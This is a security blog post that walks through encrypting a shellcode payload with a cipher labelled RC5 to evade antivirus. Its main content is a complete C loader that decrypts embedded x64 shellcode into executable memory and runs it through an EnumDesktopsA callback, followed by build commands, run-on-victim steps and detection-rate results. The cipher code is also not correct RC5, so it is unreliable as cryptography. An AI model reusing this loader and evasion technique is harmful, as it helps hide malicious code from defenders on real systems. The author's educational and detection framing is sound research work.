
Malware and cryptography 1: encrypt/decrypt payload via RC5. Simple C++ example.

cocomelonc.github.io/malware/2023/08/13/malware-cryptography-1.html

August 13, 2023

9 minute read

Hello, cybersecurity enthusiasts and white hackers!



I decided to slightly rename the series of posts where I used crypto algorithms. This post is the result of my own research on try to evasion AV engines via encrypting payload with another logic: RC5. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

RC5

The RC5 algorithm is a symmetric key block cipher encryption algorithm designed by Ronald Rivest in 1994. It was developed as a response to the need for a fast and efficient encryption algorithm that could provide strong security. The name *"RC5"* stands for *"Rivest Cipher 5,"* indicating that it's the fifth cipher developed by Ronald Rivest.

Here are the steps of RC5 encryption:

Initialize the key schedule array S with values based on the key. For simplicity, let's assume a `128-bit` (`16-byte`) key:

```
uint32_t S[26];
uint32_t key[4] = {/* key */};
int rounds = 12;

S[0] = 0xb7e15163; // Magic constants
for (int i = 1; i < 26; i++) {
  S[i] = S[i - 1] + 0x9e3779b9; // Magic constants
}
```

Divide the plaintext block into two words `A` and `B`:

```
uint32_t A = plaintext[0];
uint32_t B = plaintext[1];
```

Perform a series of encryption rounds. Each round consists of the following steps:

```
for (int i = 0; i < rounds; i++) {
  A = (A + S[2*i]) ^ ((B + S[2*i + 1]) << (B % 32));
  B = (B + S[2*i + 1]) ^ ((A + S[2*i]) << (A % 32));
}
```

After all rounds, perform a final mixing step:

```
A = A + S[2*rounds];
B = B + S[2*rounds + 1];
```

And the encrypted ciphertext is formed by concatenating the values of `A` and `B`:

```
ciphertext[0] = A;
ciphertext[1] = B;
```

practical example

For simplicity, I just implemented `12-round` encryption:

```
void encrypt(uint32_t S[26], uint32_t inout[4]) {
  for (uint32_t i = 0; i < 4; i += 2) {
    uint32_t A = inout[i];
    uint32_t B = inout[i+1];
    A += S[0];
    B += S[1];
    for (int j = 0; j < 12; ++j) {
      A = rotate_left((A ^ B), B) + S[2 * i];
      B = rotate_left((B ^ A), A) + S[2 * i + 1];
    }
    inout[i] = A;
    inout[i+1] = B;
  }
}
```

and decryption:

```
void decrypt(uint32_t S[26], uint32_t inout[4]) {
  for (uint32_t i = 0; i < 4; i += 2) {
    uint32_t A = inout[i];
    uint32_t B = inout[i+1];
    for (int j = 12; j > 0; --j) {
      B = rotate_right(B - S[2 * i + 1], A) ^ A;
      A = rotate_right(A - S[2 * i], B) ^ B;
    }
    B -= S[1];
    A -= S[0];
    inout[i] = A;
    inout[i+1] = B;
  }
}
```

Where the `rotate_left` and `rotate_right` functions are looks like this:

```
uint32_t rotate_left(uint32_t v, uint32_t n) {
  n &= 0x1f;
  return shift_left(v, n) | shift_right(v, 32 - n);
}

uint32_t rotate_right(uint32_t v, uint32_t n) {
  n &= 0x1f;
  return shift_right(v, n) | shift_left(v, 32 - n);
}
```

Finally, the full source code for encryption/decryption payload is:

```
/*
 * hack.c
 * RC5 implementation
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/08/13/malware-cryptography-1.html
*/
#include <stdint.h>
#include <string.h>
#include <math.h>
#include <stdio.h>
#include <windows.h>

uint32_t shift_left(uint32_t v, uint32_t n) {
  return v << n;
}

uint32_t shift_right(uint32_t v, uint32_t n) {
  return v >> n;
}

uint32_t rotate_left(uint32_t v, uint32_t n) {
  n &= 0x1f;
  return shift_left(v, n) | shift_right(v, 32 - n);
}

uint32_t rotate_right(uint32_t v, uint32_t n) {
  n &= 0x1f;
  return shift_right(v, n) | shift_left(v, 32 - n);
}

void encrypt(uint32_t S[26], uint32_t inout[4]) {
  for (uint32_t i = 0; i < 4; i += 2) {
    uint32_t A = inout[i];
    uint32_t B = inout[i+1];
    A += S[0];
    B += S[1];
    for (int j = 0; j < 12; ++j) {
      A = rotate_left((A ^ B), B) + S[2 * i];
      B = rotate_left((B ^ A), A) + S[2 * i + 1];
    }
    inout[i] = A;
    inout[i+1] = B;
  }
}

void decrypt(uint32_t S[26], uint32_t inout[4]) {
  for (uint32_t i = 0; i < 4; i += 2) {
    uint32_t A = inout[i];
    uint32_t B = inout[i+1];
    for (int j = 12; j > 0; --j) {
      B = rotate_right(B - S[2 * i + 1], A) ^ A;
      A = rotate_right(A - S[2 * i], B) ^ B;
```

```
    }
    B -= S[1];
    A -= S[0];
    inout[i] = A;
    inout[i+1] = B;
  }
}

// expand key into S array using magic numbers derived from e and phi
void expand(uint32_t L[4], uint32_t S[26]) {
  uint32_t A = 0;
  uint32_t B = 0;
  uint32_t i = 0;
  uint32_t j = 0;
  S[0] = 0xb7e15163;
  for (i = 1; i < 26; ++i)
    S[i] = S[i - 1] + 0x9e3779b9;
  i = j = 0;
  int n = 3 * 26;
  while (n-- > 0) {
    A = S[i] = rotate_left((S[i] + A + B), 3);
    B = L[j] = rotate_left((L[j] + A + B), A + B);
    i = (i + 1) % 26;
    j = (j + 1) % 4;
  }
}

int main() {

  uint32_t key[4] = { 0x243F6A88, 0x85A308D3, 0x452821E6, 0x38D01377 };
  uint32_t box[26];
  expand(key, box);

  // meow-meow messagebox
  unsigned char data[] = {
    0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
    0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
    0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
    0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2,
    0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
    0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
    0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
    0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
    0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
    0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6,
    0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41,
    0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x3e,
    0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
```

```
  0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
  0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0,
  0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d,
  0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
  0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2,
  0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77,
  0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
};

int data_size = sizeof(data);
int padded_size = (data_size + 3) & ~3; // pad data to the nearest multiple of 4

printf("original data:\n");
for (int i = 0; i < data_size; ++i) {
  printf("%02x ", data[i]);
}
printf("\n\n");

unsigned char padded_data[padded_size];
memcpy(padded_data, data, data_size);

unsigned char encrypted[padded_size];
unsigned char decrypted[padded_size];

for (int i = 0; i < padded_size; i += 4) {
  uint32_t message_chunk[4];
  memcpy(message_chunk, padded_data + i, sizeof(message_chunk));

  encrypt(box, message_chunk);
  memcpy(encrypted + i, message_chunk, sizeof(message_chunk));

  decrypt(box, message_chunk);
  memcpy(decrypted + i, message_chunk, sizeof(message_chunk));
}

printf("padded data:\n");
for (int i = 0; i < padded_size; ++i) {
  printf("%02x ", padded_data[i]);
}
printf("\n\n");

printf("encrypted data:\n");
for (int i = 0; i < padded_size; ++i) {
  printf("%02x ", encrypted[i]);
}
printf("\n\n");

printf("decrypted data:\n");
for (int i = 0; i < padded_size; ++i) {
  printf("%02x ", decrypted[i]);
}
printf("\n\n");
```

```
  // Compare decrypted data with original data
  if (memcmp(data, decrypted, data_size) == 0) {
    printf("encryption and decryption successful.\n");
  } else {
    printf("encryption and decryption failed.\n");
  }

  LPVOID mem = VirtualAlloc(NULL, data_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decrypted, data_size);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```

As usually, for simplicity, used `meow-meow` messagebox payload:

```
unsigned char data[] = {
  0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0,
  0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65,
  0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b,
  0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a,
  0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2,
  0x2c, 0x20, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52,
  0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48,
  0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48, 0x85, 0xc0,
  0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e,
  0x41, 0x8b, 0x34, 0x88, 0x48, 0x1, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
  0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38, 0xe0, 0x75,
  0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6,
  0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41,
  0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b, 0x40, 0x1c, 0x49, 0x1, 0xd0, 0x3e,
  0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e,
  0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20,
  0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12,
  0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x0, 0x0, 0x0,
  0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e, 0x4c, 0x8d,
  0x85, 0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83,
  0x56, 0x7, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2,
  0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77,
  0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
};
```

As you can see, for checking correctness, also added comparing and printing logic:

```
// Compare decrypted data with original data
if (memcmp(data, decrypted, data_size) == 0) {
  printf("encryption and decryption successful.\n");
} else {
  printf("encryption and decryption failed.\n");
}
```

demo


Let's go to see everything in action. Compile it (in `kali` machine):

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-08-13-malware-cryptography-1]
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
In file included from hack.c:8:
hack.c: In function 'main':
/usr/share/mingw-w64/include/string.h:37:14: warning: passing argument 3 of 'EnumDesktopsA' makes integer from pointer without a cast [-Wint-conversion]
   37 | #define NULL ((void *)0)
      |              ^~~~~~~~~~
      |              |
      |              void *
hack.c:166:67: note: in expansion of macro 'NULL'
  166 |   EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
      |                                                                   ^~~~
In file included from /usr/share/mingw-w64/include/windows.h:72,
                 from hack.c:11:
/usr/share/mingw-w64/include/winuser.h:806:94: note: expected 'LPARAM' {aka 'long long int'} but argument is of type 'void *'
  806 |   WINUSERAPI WINBOOL WINAPI EnumDesktopsA(HWINSTA hwinsta,DESKTOPENUMPROCA lpEnumFunc,LPARAM lParam);
      |                                                                                       ~~~~~~~^~~~~~

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-08-13-malware-cryptography-1]
└─$ ls -lt
total 52
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Aug 14 00:37 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5288 Aug 14 00:36 hack.c
```

Then, just run it in the victim's machine (`windows 7 x64` in my case):

```
.\hack.exe
```




and in the another VM (`windows 10 x64 v1903`):



As you can see, everything is worked perfectly! =^..^=

Let's go to upload this `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/762ab138c7b4f96c20050d118de9c6ef980372d283c6af4f17311e8b70fbb7ce/detection


As you can see, only 21 of 71 AV engines detect our file as malicious

Shannon entropy:

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2023-08-13-malware-cryptography-1]
└─$ python3 ../2022-11-05-malware-analysis-6/entropy.py -f hack.exe
.text
        virtual address: 0x1000
        virtual size: 0x70f8
        raw size: 0x7200
        entropy: 6.271170315325154
.data
        virtual address: 0x9000
        virtual size: 0xf0
        raw size: 0x200
        entropy: 0.9699772229890653
.rdata
        virtual address: 0xa000
        virtual size: 0xf40
        raw size: 0x1000
        entropy: 5.143447636999624
```

This encryption implementation easily detected by comparing magic constants:

```
hexdump -C hack.exe | grep "63 51 e1 b7"
```



Overall, RC5 played a role in the evolution of encryption algorithms by demonstrating the importance of achieving a balance between security and efficiency. While it may not be as widely used today, its design concepts and history remain relevant in the broader context of cryptographic research and development.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

RC5
AV evasion: part 1
AV evasion: part 2
Shannon entropy
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine